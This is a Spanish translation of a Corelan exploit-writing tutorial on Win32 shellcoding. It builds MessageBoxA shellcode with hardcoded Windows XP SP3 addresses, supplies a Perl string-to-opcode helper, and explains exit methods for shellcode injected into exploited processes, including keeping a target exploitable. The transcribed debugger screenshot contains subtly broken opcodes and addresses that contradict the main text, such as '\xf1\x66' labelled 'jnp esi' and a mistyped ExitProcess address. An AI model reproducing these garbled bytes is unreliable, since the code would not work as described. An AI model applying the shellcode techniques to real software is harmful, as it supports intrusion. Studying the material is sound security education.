Busca la dirección de la API MessageBoxA y llámala directamente. Abre User32.dll en IDA Free y mira las funciones. En mi XP SP3, esta función se puede encontrar en 0x7E4507EA. Esta dirección será probablemente diferente en otras versiones del sistema operativo, o incluso de otros niveles de Service Pack. Hablaremos de cómo tratar con esto más adelante en este documento.



Function name	Segment	Start	Length
WowServerLoadCreateMenu(x,x,x,x,x)	.text	7E450119	00000024
WowLoadBitmapA(x,x,x,x)	.text	7E450142	00000077
WowServerLoadCreateCursorIcon(x,x,x,x,x,x,x,x)	.text	7E4501BE	00000079
QemKeyScan(x)	.text	7E45023C	0000005D
MapVirtualKeyW(x,x)	.text	7E45029E	00000018
QemToCharBuffW(x,x,x)	.text	7E4502BB	00000039
GetMenuCheckMarkDimensions()	.text	7E4502F9	0000001A
LBPrintCallback(x,x,x,x,x)	.text	7E450318	00000180
xxxLBDrawLBItem(x,x,x,x,x,x)	.text	7E45049D	00000142
LBstrcmpi(x,x,x)	.text	7E4505E4	00000082
xxxLBGetBrush(x,x)	.text	7E450668	0000008A
xxxLBBinarySearchString(x,x)	.text	7E4506FA	000000D5
GdiCreateLocalEnhMetaFile(x)	.text	7E4507D4	00000006
GdiConvertMetaFilePict(x)	.text	7E4507DF	00000006
MessageBoxA(x,x,x,x)	.text	7E4507EA	00000049
MessageBoxExW(x,x,x,x,x,x)	.text	7E450838	0000001F
MessageBoxExA(x,x,x,x,x,x)	.text	7E45085C	0000001F

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Así que, una llamada a 0x7E4507EA hará que la función MessageBoxA sea ejecutada, asumiendo que user32.dll fue cargada o mapeada en el proceso actual. Vamos a suponer que fue cargada por ahora. Hablaré acerca de la carga de forma dinámica en el futuro.

Convirtiendo ASM en una Shellcode: empujando las strings a la pila y retornando el puntero a las strings

1. Convierte la string en hexadecimal.
2. Empuja el hexadecimal en la pila (en orden inverso). No olvides el byte nulo al final de la cadena y asegúrate de que todo esté alineados en grupos de 4 bytes (agrega algunos espacios si es necesario).

El pequeño script siguiente genera los opcodes que empujarán una cadena en la pila (**pvePushString.pl**):

```
#!/usr/bin/perl
# Scrit de Perl escrito por Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Este script toma una string como argumento
# y producirá los opcodes
# para empujar esta string a la pila.
#
if ($#ARGV ne 0) {
print " usage: $0 ".chr(34)."String to put on stack".chr(34)."\\n";
exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length : " . length($strToPush)."\\n";
print "Opcodes to push this string onto the stack :\\n\\n";
while ($cnt < length($strToPush))
{
    $strThisChar=substr($strToPush,$cnt,1);
    $strThisHex="\\x".ascii_to_hex($strThisChar);
    if ($bytecnt < 3)
    {
        $strHex=$strHex.$strThisHex;
        $bytecnt=$bytecnt+1;
    }
}
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
}
else
{
    $strPush = $strHex.$strThisHex;
    $strPush =~ tr/\x//d;
    $strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
    "    //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
    substr($strPush,2,2).substr($strPush,0,2);

    $strOpcodes=$strHex."\n".$strOpcodes;
    $strHex="";
    $bytecnt=0;
}
$cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
    while(length($strHex) < 12)
    {
        $strHex=$strHex."\\x20";
    }
    $strPush = $strHex;
    $strPush =~ tr/\x//d;
    $strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."    //PUSH 0x00".
    substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
    $strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
    #Agrega la línea con espacios + el byte nulo (terminador de string)
    $strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
    "    //PUSH 0x00202020"."\\n".$strOpcodes;
}
print $strOpcodes;

sub ascii_to_hex ($)
{
    (my $str = shift) =~ s/(.|\n)/sprintf("%02lx", ord $1)/eg;
    return $str;
}
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Ejemplo:

```
C:\shellcode>perl pvePushString.pl
usage: pvePushString.pl "String to put on stack"

C:\shellcode>perl pvePushString.pl "Corelan"
String length : 7
Opcodes to push this string onto the stack :

"\x68\x6c\x61\x6e\x00" //PUSH 0x006e616c
"\x68\x43\x6f\x72\x65" //PUSH 0x65726f43

C:\shellcode>perl pvePushString.pl "You have been pwned by Corelan"
String length : 30
Opcodes to push this string onto the stack :

"\x68\x61\x6e\x20\x00" //PUSH 0x00206e61
"\x68\x6f\x72\x65\x6c" //PUSH 0x6c65726f
"\x68\x62\x79\x20\x43" //PUSH 0x43207962
"\x68\x6e\x65\x64\x20" //PUSH 0x2064656e
"\x68\x6e\x20\x70\x77" //PUSH 0x7770206e
"\x68\x20\x62\x65\x65" //PUSH 0x65656220
"\x68\x68\x61\x76\x65" //PUSH 0x65766168
"\x68\x59\x6f\x75\x20" //PUSH 0x20756f59
```

Simplemente empujar el texto a la pila no es suficiente. La función `MessageBoxA`, al igual que otras funciones API de Windows, espera un puntero al texto, no el propio texto. Tendremos esto en cuenta. Los otros dos parámetros, sin embargo (`hwnd` y `ButtonType`) no deben ser punteros, sino sólo 0. Así que, necesitamos un enfoque diferente para los dos parámetros.

```
int MessageBox(
    HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
```

`hWnd` y `uType` son valores tomados de la pila, y `lpText` `lpCaption` son punteros a cadenas.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Convirtiendo ASM en Shellcode: empujando argumentos de MessageBoxA en la pila

Esto es lo que haremos:

Pongamos las strings en la pila y guardemos los punteros a cada cadena de texto en un registro. Así que, después de empujar una cadena en la pila, vamos a guardar la posición actual de la pila en un registro. Usaremos EBX para almacenar el puntero al texto Caption, y ECX para el puntero al texto de mensaje. La posición actual pila = ESP. Así que, un simple MOV EBX, ESP o MOV ECX, ESP serán suficientes. Pongamos uno de los registros a 0, para empujarlo a la pila cuando sea necesario (y sea utilizado como parámetro para hwnd y Button). Poniendo un registro a 0 es tan fácil como realizar XOR sobre sí mismo (XOR EAX, EAX).

Pon los ceros y direcciones en los registros, apuntando a las strings, en la pila en el orden correcto, en el lugar correcto.

Llama a MessageBox que tendrá las 4 primeras direcciones de la pila y usará el contenido de estos registros como parámetros a la función MessageBox.

Además de eso, cuando nos fijamos en la función MessageBox en user32.dll, vemos esto:

```
7E4507EA 8BFF          MOV EDI,EDI
7E4507EC 55           PUSH EBP
7E4507ED 8BEC        MOV EBP,ESP
7E4507EF 833D BC14477E 01 CMP DWORD PTR DS:[7E4714BC],0
7E4507F6 74 24       JE SHORT USER32.7E45081C
7E4507F8 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7E4507FE 6A 00       PUSH 0
7E450800 FF70 24    PUSH DWORD PTR DS:[EAX+24]
7E450803 68 241B477E PUSH USER32.7E471B24
7E450808 FF15 C412417E CALL DWORD PTR DS:[<&KERNEL32.Interlock; kernel32.InterlockedCompareExchange
7E45080E 85C0       TEST EAX,EAX
7E450810 75 0A       JNZ SHORT USER32.7E45081C
7E450812 C705 201B477E 0 MOV DWORD PTR DS:[7E471B20],1
7E45081C 6A 00       PUSH 0
7E45081E FF75 14    PUSH DWORD PTR SS:[EBP+14]
7E450821 FF75 10    PUSH DWORD PTR SS:[EBP+10]
7E450824 FF75 0C    PUSH DWORD PTR SS:[EBP+C]
7E450827 FF75 08    PUSH DWORD PTR SS:[EBP+8]
7E45082A E8 2D000000 CALL USER32.MessageBoxA
7E45082F 5D         POP EBP
7E450830 C2 1000    RETN 10
7E450833 90         NOP
```

Aparentemente, los parámetros se toman de un lugar conocido por un offset desde EBP (entre EBP+8 y EBP+14). Y EBP se rellena con ESP en 0x7E4507ED. Así que, eso significa que tenemos que asegurarnos que

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

nuestros cuatro parámetros se colocan exactamente en ese lugar. Esto significa que, basándonos en la forma en que estamos empujando las strings en la pila, es posible que tengamos que empujar 4 bytes más en la pila antes de saltar a la API MessageBox. Sólo tienes que ejecutar las cosas a través de un depurador y sabrás qué hacer.

Convirtiendo ASM en Shellcode: Poniendo las cosas en conjunto


OK. Aquí vamos:

```
char code[] =
//Primero, ponemos nuestras strings en la pila.
"\x68\x6c\x61\x6e\x00" // Push "Corelan"
"\x68\x43\x6f\x72\x65" // = Caption
"\x8b\xdc" // mov ebx,esp =
// Esto pone un puntero al título en ebx
"\x68\x61\x6e\x20\x00" // Push
"\x68\x6f\x72\x65\x6c" // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43" // = Text
"\x68\x6e\x65\x64\x20" //
"\x68\x6e\x20\x70\x77" //
"\x68\x20\x62\x65\x65" //
"\x68\x68\x61\x76\x65" //
"\x68\x59\x6f\x75\x20" //
"\x8b\xcc" // mov ecx,esp =
// Esto pone un puntero al texto en ECX.

//Ahora, ponemos los parámetros o punteros en la pila.
//El ultimo parámetro es hwnd = 0.
//Limpiamos EAX y la empujamos a la pila.
"\x33\xc0" //xor eax,eax => eax ahora vale 00000000.
"\x50" //push eax
//El 2ndo parámetro es el título. El puntero está en en EBX, empujamos
//EBX
"\x53"
//El próximo parámetro es el texto. El puntero al texto está en ECX,
//empujamos ECX.
"\x51"
// El próximo parámetro es el botón (OK=0). EAX aún vale 0.
//Empujamos EAX.
"\x50"
//La pila ya tiene 4 punteros.
//Pero necesitamos añadir 8 bytes más a la pila.
//para asegurarnos que los parámetros sean leídos desde el offset
//correcto.
//Agregaremos otro PUSH EAX para alinear.
"\x50"
// Llamamos la función.
"\xc7\xc6\xea\x07\x45\x7e" // mov esi,0x7E450
"\xff\xe6"; //jmp esi = ejecutar MessageBox.
```



Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Nota: puedes obtener los opcodes para las instrucciones simples utilizando el PyCommand **!pvfindaddr** de Immunity Debugger.




```
Immunity Debugger v1.73 : MOAR BUGS. * Need support? visit http://forum.immunityinc.com/ *
ADF000
ADF000
ADF000 *****
ADF000 Getting safeseh table - please wait...
ADF000 *****
ADF000
ADF000 Opcode results :
ADF000 -----
ADF000 xor eax,eax = \x33\xc0
ADF000
ADF000
!pvfindaddr assemble xor eax,eax
```

Alternativamente, puedes utilizar **nasm_shell** de la carpeta de herramientas de Metasploit para ensamblar instrucciones en opcodes:



```
xxxx@bt4:~/pentest/exploits/framework3/tools# ./nasm_shell.rb
nasm > xor eax,eax
00000000 31C0                xor eax,eax
nasm > quit
```

Regresa a la Shellcode. Pega este array de C en el "shellcodetest.c" de la aplicación (ver fuente C en "Conceptos Básicos" de este tutorial), compíllalo.



```
wedit-shellcodetest - [shellcodetest.c*]
File Edit Search Project Design Compiler Utils Analysis Window Help
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00" // Push "Corelan"
"\x68\x43\x61\x6f\x72\x65" // = Caption
"\x8b\xdc" // mov ebx,esp =
"\x68\x61\x6e\x20\x00" // this puts a pointer to the caption into ebx
"\x68\x6f\x72\x65\x6c" // Push
"\x68\x62\x79\x20\x43" // "You have been pwned by Corelan"
"\x68\x6e\x65\x64\x20" // = Text
"\x68\x6e\x20\x70\x77" //
"\x68\x20\x62\x65\x65" //
"\x68\x68\x61\x76\x65" //
"\x68\x59\x61\x75\x20" //
"\x8b\xcc" // mov ecx,esp =
// this puts a pointer to the text into ecx
//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0
//clear out eax and push it to the stack
"\x33\xc0" //xor eax,eax => eax is now 00000000
"\x50" //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
//to make sure the parameters are read from the right
//offset
//we'll just add another push eax instructions to align
"\x50"
//call the function
"\xc7\xc6\xea\x07\x45\x7e" // mov esi,0x7E4507EA
"\xf1\x66" //jnp esi = launch MessageBox
//clean up
"\x33\xc0" //xor eax,eax => eax is now 00000000
"\x50" //push eax
"\xc7\xc0\x12\xcb\x01\x7c" // mov eax,0x7c81cb12
"\xf1\xe0" //jnp eax = launch ExitProcess(0)

int main(int argc, char **argv)
{
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();
}
```

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Luego, carga la aplicación shellcodetest.exe en Immunity Debugger y pon un BP donde comienza la función main(). En mi caso, se trata de 0x004012D4. A continuación, pulsa F9 y el depurador debería llegar al BP.

```
769AC00 0040129F > FF35 30404000 PUSH DWORD PTR DS:[404030]
77DD000 004012A5 . FF35 2C404000 PUSH DWORD PTR DS:[40402C]
77DD100 004012AB . FF35 28404000 PUSH DWORD PTR DS:[404028]
77E4600 004012B1 . 8925 14404000 MOV DWORD PTR DS:[404014],ESP
77E4B00 004012B7 . E8 18000000 CALL shellcod.004012D4
77E6600 004012BC . 83C4 18 ADD ESP,18
77E7000 004012BF . 31C9 XOR ECX,ECX
77E7100 004012C1 . 894D FC MOV DWORD PTR SS:[EBP-4],ECX
77EF400 004012C4 . 58 PUSH EAX
77EFB00 004012C5 . E8 92020000 CALL <JMP.&CRTDLL.exit>
77EFC00 004012CA . C9 LEAVE
77EFD00 004012CB . C3 RETN
77F1000 004012CC . 64:A3 00000000 MOV DWORD PTR FS:[0],EAX
77F1100 004012D2 . C3 RETN
77F5400 004012D3 . 90 NOP
77F5600 004012D4 $ 55 PUSH EBP
77F5700 004012D5 . 89E5 MOV EBP,ESP
77FE000 004012D7 . 51 PUSH ECX
7C90000 004012D8 . B9 01000000 MOV ECX,1
7C80100 004012D9 > 49 DEC ECX
7C88500 004012DE . C740C 5A5AFAI MOV DWORD PTR SS:[ESP+ECX*4],FFF45A5A
7C88A00 004012E5 . 75 F6 JNZ SHORT shellcod.004012DD
7C8F000 004012E7 . 57 PUSH EDI
7C90000 004012E8 . 8D3D A0404000 LEA EDI,DWORD PTR DS:[4040A0]
7C90100 FS:[00000000]=[7FFDF000]=0012FFE0
7C97E00 EAX=00000000
7C98300
7C9AF00 shellcod.<ModuleEntryPoint>
7E41000
```

Ahora, traza (F7). En un momento dado, se hace una llamada a [EBP-4]. Esta es la llamada a la ejecución de nuestra Shellcode correspondiente a (int) (* func) (); declaración en nuestra fuente C.

Inmediatamente después que esta llamada se realiza, la vista del CPU en el depurador se ve así:

```
004040A0 68 6C616E00 PUSH 6E616C
004040A5 68 436F7265 PUSH 65726F43
004040AA 8BDC MOV EBX,ESP
004040AC 68 616E2000 PUSH 206E61
004040B1 68 6F72656C PUSH 6C65726F
004040B6 68 62792043 PUSH 43207962
004040BB 68 6E656420 PUSH 2064656E
004040C0 68 6E207077 PUSH 7770206E
004040C5 68 20626565 PUSH 65656220
004040CA 68 68617665 PUSH 65766168
004040CF 68 596F7520 PUSH 20756F59
004040D4 8BCC MOV ECX,ESP
004040D6 33C0 XOR EAX,EAX
004040D8 50 PUSH EAX
004040D9 53 PUSH EBX
004040DA 51 PUSH ECX
004040DB 50 PUSH EAX
004040DC 50 PUSH EAX
004040DD C7C6 EA07457E MOV ESI,USER32.MessageBoxA
004040E3 FFE6 JMP ESI
```

Ésta es de hecho nuestra Shellcode. En primer lugar, empujamos "Corelan" a la pila y guardamos la dirección en EBX. Luego, empujamos la otra string en la pila y guardamos la dirección en ECX.

Después, limpiamos EAX (pusimos EAX a 0), y luego empujamos 4 parámetros en la pila: primer cero (PUSH EAX), luego el puntero al Título (PUSH EBX), después, el puntero al texto del mensaje (PUSH ECX), empujamos cero otra vez (PUSH EAX). Luego, empujamos otros 4 bytes


Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

en la pila (alineación). Por último, ponemos la dirección de MessageBoxA en ESI y saltamos a ESI.


Presiona F7 hasta llegar a JMP ESI y ejecútalo. Inmediatamente después de que JMP ESI se haga, mira la pila:

```
0012FF28 00000000 ..... CALL to MessageBoxA
0012FF2C 00000000 ..... hOwner = NULL
0012FF30 0012FF3C < * Text = "You have been pwned by Corelan "
0012FF34 0012FF5C \ * Title = "Corelan"
0012FF38 00000000 ..... Style = MB_OK|MB_APPLMODAL
0012FF3C 20756F59 You
0012FF40 65766168 have
0012FF44 65656220 bee
```

Eso es exactamente lo que esperábamos. Sigue trazando con F7 hasta que hayas alcanzado la instrucción CALL USER32.MessageBoxExA (justo después de las 5 operaciones PUSH, que empujan los parámetros a la pila). La pila debe ahora (de nuevo) apuntar a los parámetros correctos).



Presiona F9 y obtendrás esto:



¡Excelente! Nuestra Shellcode funciona.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Otra manera de probar nuestra Shellcode es usando la herramienta "Testival" de SkyLined. Sólo tienes que escribir la Shellcode en un archivo bin (usando pveWritebin.pl) y ejecuta Testival. Vamos a suponer que has escrito el código para **shellcode.bin**:

```
w32-testival [$]=ascii:shellcode.bin eip=$
```

No te sorprendas que este comando sólo se produzca un error. Voy a explicar por qué sucede esto en un momento.

Eso fue fácil. Así que, ¿eso es todo?

Lamentablemente, no. Hay algunas cuestiones importantes con nuestra Shellcode:

1. La shellcode llama a la función MessageBox, pero no limpia o sale correctamente después de que la función se ha llamada. Así que, cuando la función MessageBox retorna, el proceso padre sólo puede morir o producir un error en lugar de salir correctamente (o en lugar de no producir ningún error en absoluto, en el caso de un exploit real). Ok, esto no es un problema importante, pero todavía puede serlo.
2. La Shellcode contiene bytes nulos. Así que, si queremos utilizar esta Shellcode en un exploit verdadero, dirigido a un desbordamiento de búfer de string, puede que no funcione porque los bytes nulos actúan como un terminador de cadena. Ese es un tema importante por cierto.
3. La Shellcode funcionó porque user32.dll se ha asignado en el proceso actual. Si user32.dll no está cargado, la dirección API de MessageBoxA no apuntará a la función, y el código dará error. Mayor problema - sensacional.
4. La Shellcode contiene una referencia estática a la función MessageBoxA. Si esta dirección es diferente a otras versiones de Windows o Service Packs, entonces la Shellcode no funcionará. Una cuestión importante otra vez - sensacional.

El número 3 es la razón principal por la cual el comando w32-testival no funcionó para nuestra shellcode. En el proceso w32-testival, user32.dll no se carga, por lo que la Shellcode falla.

Función de salida o Exitfunc de la Shellcode

En nuestra aplicación en C, después de llamar a la API MessageBox, se utilizaron 2 instrucciones para salir del proceso: LEAVE y RET. Aunque, esto funciona bien para aplicaciones independientes, nuestra Shellcode se inyectará en otra aplicación. Así que un LEAVE o RET después de llamar el MessageBox lo más probablemente es que estropee el código y cause un "gran" error.

Hay dos enfoques para salir de nuestra Shellcode: podemos tratar de matar las cosas tan silenciosamente como sea posible, pero tal vez también podamos tratar de mantener al proceso padre (explotado) en ejecución. Tal vez, pueda ser explotado de nuevo.

Obviamente, si hay una razón específica para no salir de la Shellcode o proceso en absoluto, a continuación, siéntete libre de no hacerlo.

Voy a hablar de tres técnicas que se pueden utilizar para salir de la Shellcode con:

Proceso: este usará **ExitProcess()**.

SEH: éste forzará una llamada de excepción. Ten en cuenta que esto podría provocar que el código del exploit funcione una y otra vez (si el error original se basó en SEH, por ejemplo).

Hilo: esta va a utilizar **ExitThread()**.


Obviamente, ninguna de estas técnicas se asegura de que el proceso padre no se bloquee o se mantenga explotable una vez que ha sido explotado. Sólo estoy discutiendo las 3 técnicas que de paso, están disponibles en Metasploit también. ☺

ExitProcess()

Esta técnica se basa en la API de Windows llamada "ExitProcess", que se encuentra en kernel32.dll. Uno de los parámetros: el código de salida ExitProcess. Este valor (cero significa que todo está bien) debe colocarse en la pila antes de llamar a la API.

En XP SP3, la API ExitProcess () se puede encontrar en 0x7c81cb12.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS



Así que, básicamente, con el fin de hacer que la Shellcode salga adecuadamente, tenemos que añadir las siguientes instrucciones en la parte inferior de la Shellcode, justo después que se haga la llamada a MessageBox:

```
xor eax, eax           ; Pone EAX a 0 (NULL).
push eax              ; Pone 0 en la pila (parámetro exitcode).
mov eax, 0x7c81cb12   ; ExitProcess(exitcode).
call eax              ; sale limpiamente.
```

En opcodes o bytes sería así:

```
"\x33\xc0" //xor eax,eax => Ahora EAX vale 00000000.
"\x50"     //push eax
"\xc7\xc0\x12\xcb\x81\x7c" // mov eax,0x7c81cb12
"\xff\xe0" //jmp eax = ejecuta ExitProcess(0).
```

Una vez más, sólo tendremos que asumir que kernel32.dll se asigna o carga automáticamente (que será el caso - véase más adelante), por lo que sólo se puede llamar a la API ExitProcess sin más trámite.

SEH

Una segunda técnica para salir de la Shellcode (mientras trataba de mantener el proceso padre en marcha) es mediante la activación de una excepción (mediante una llamada 0×00).

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Algo como esto:

```
xor eax,eax  
call eax
```

Aunque este código es claramente más corto que los otros, puede dar lugar a resultados impredecibles. Si un manejador de excepciones está configurado, y que estás aprovechando ese manejador de excepciones en tu exploit (exploit basado en SEH), entonces el bucle de la Shellcode puede seguir ejecutándose. Eso puede estar bien en algunos casos (si, por ejemplo, estás tratando de mantener una máquina explotable en lugar de explotarla sola una vez).

ExitThread ()

El formato de esta API kernel32 se puede encontrar en:

[http://msdn.microsoft.com/en-us/library/ms682659 \(VS.85\). Aspx](http://msdn.microsoft.com/en-us/library/ms682659 (VS.85). Aspx)

Como se puede ver, esta API requiere un parámetro: el código de salida muy parecido a ExitProcess().

En lugar de buscar la dirección de esta función con IDA, también puedes usar **arwin**, un pequeño script escrito por Steve Hanna.

<http://www.vividmachines.com/shellcode/arwin.c>

Cuidado: los nombres de las funciones son sensibles a mayúsculas y minúsculas.

```
C:\shellcode\arwin>arwin kernel32.dll ExitThread  
arwin - win32 address resolution program - by steve hanna - v.01  
ExitThread is located at 0x7c80c0f8 in kernel32.dll
```

Así que simplemente reemplazando la llamada a ExitProcess con una llamada a ExitThread hará el trabajo.

Creación de Exploits 9: Introducción al Shellcoding en Win32 por corelanc0d3r traducido por Ivinson/CLS

Extracción de funciones o exportaciones de archivos dll

